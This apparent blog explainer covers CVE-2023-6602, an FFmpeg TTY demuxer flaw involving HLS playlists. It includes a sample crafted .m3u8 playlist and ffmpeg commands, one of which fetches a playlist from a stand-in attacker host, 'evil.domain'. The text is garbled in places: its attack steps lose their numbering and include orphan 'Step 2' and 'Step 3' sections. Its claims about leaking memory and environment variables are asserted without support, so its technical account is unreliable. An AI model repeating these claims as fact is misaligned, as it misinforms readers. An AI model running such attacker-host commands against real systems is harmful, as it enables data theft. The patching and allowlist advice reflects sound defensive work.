
In late 2023, a serious security flaw was discovered in FFmpeg, the widely used multimedia framework that powers streaming, transcoding, and playback for projects everywhere. CVE-2023-6602 targets FFmpeg’s TTY demuxer and opens the gate for attackers to leak data via improperly handled HLS (HTTP Live Streaming) playlists. Let’s break down what this means, how the exploit works, and how you can keep your systems safe.
What Is CVE-2023-6602?
A vulnerability in FFmpeg’s TTY demuxer means FFmpeg can be tricked into treating malicious or malformed HLS playlist files as TTY input. This is possible through improper parsing when the software processes input that does not comply with expected TTY (teletype) file formatting.
Because FFmpeg lets users pipe playlists from URLs or files, an attacker who submits a malicious HLS playlist can potentially make FFmpeg exfiltrate data or leak information outside the intended broadcasting flow.
Why Is This So Bad?
- Improper Input Parsing: FFmpeg expects certain structure for different demuxers (a demuxer splits streams). The TTY demuxer, intended for teletype data, assumes a specific layout. If a playlist uses TTY demuxer by mistake, or by attacker intention, it can cause weird behaviors.
- Data Exfiltration: Attackers can craft input that grabs internal data from the FFmpeg process and sends it out, even allowing for remote attacks when HLS is in use.
Code Snippet: How the Flaw Can Be Triggered
Let’s look at how you can trigger the bug (for education and defense). Below is a malicious HLS playlist pretending to be a valid media file, but containing payload that the TTY demuxer will read dangerously:
#EXTM3U
#EXT-X-VERSION:3
#EXT-X-TARGETDURATION:5
#EXTINF:5.,
data:text/plain;base64,SSBhbSBub3QgcmVhbGx5IGEgdmlkZW8gZmlsZSwganVzdCBmb29saW5nIHRoZSBwYXJzZXIu
#EXT-X-ENDLIST
When FFmpeg is forced to use the TTY demuxer on this file
ffmpeg -f tty -i malicious_playlist.m3u8 output.mp4
It’ll parse the playlist as standard TTY, but because the content is not legit TTY, it may mishandle parsing, opening the door to reading unintended input or memory, and potentially leaking it via the output streams.
Attack Scenario: How an Exploit Works
1. Preparation: Attacker creates a crafted .m3u8 playlist file, which includes embedded base64 or tricky segments designed to fool the TTY demuxer.
Delivery: The attacker hosts this file on a webserver or delivers it to a target system.
3. Execution: The target (or even automated systems processing user playlists) consumes the file via FFmpeg, for instance:
`bash
ffmpeg -f tty -i http://evil.domain/malicious.m3u8 output.mp4
`
4. Exfiltration: Inside the parsed segments, attacker payloads can reference internal system files, or the demuxer can output fragments of memory, allowing the attacker to collect sensitive data.
Step 2: Run FFmpeg with manual TTY demuxer
ffmpeg -f tty -i malicious.m3u8 output.txt
cat output.txt
Step 3: Observe the output—for more advanced payloads, you might see system environment variables, memory fragments, or embedded files, depending on what the playlist references and the target’s FFmpeg build/support.
Mitigation and Patch
The FFmpeg team responded quickly. As of commit 75bcdb78, checks have been hardened. If you rely on FFmpeg, update immediately to FFmpeg 6.1.1 or later.
Limit network access to FFmpeg processing nodes.
- Use allowlists/strict demuxer settings in your workflows.
References
- FFmpeg Official Advisory
- CVE Details: CVE-2023-6602
- FFmpeg Patch Commit
Conclusion
CVE-2023-6602 is a classic tale of how parsing assumptions can lead to real-world exploits. If FFmpeg is part of your toolchain—especially if you process data from the internet—this is your friendly reminder to patch, restrict, and double-check your demuxer configs. Stay safe!
Timeline
Published on: 12/31/2024 15:15:06 UTC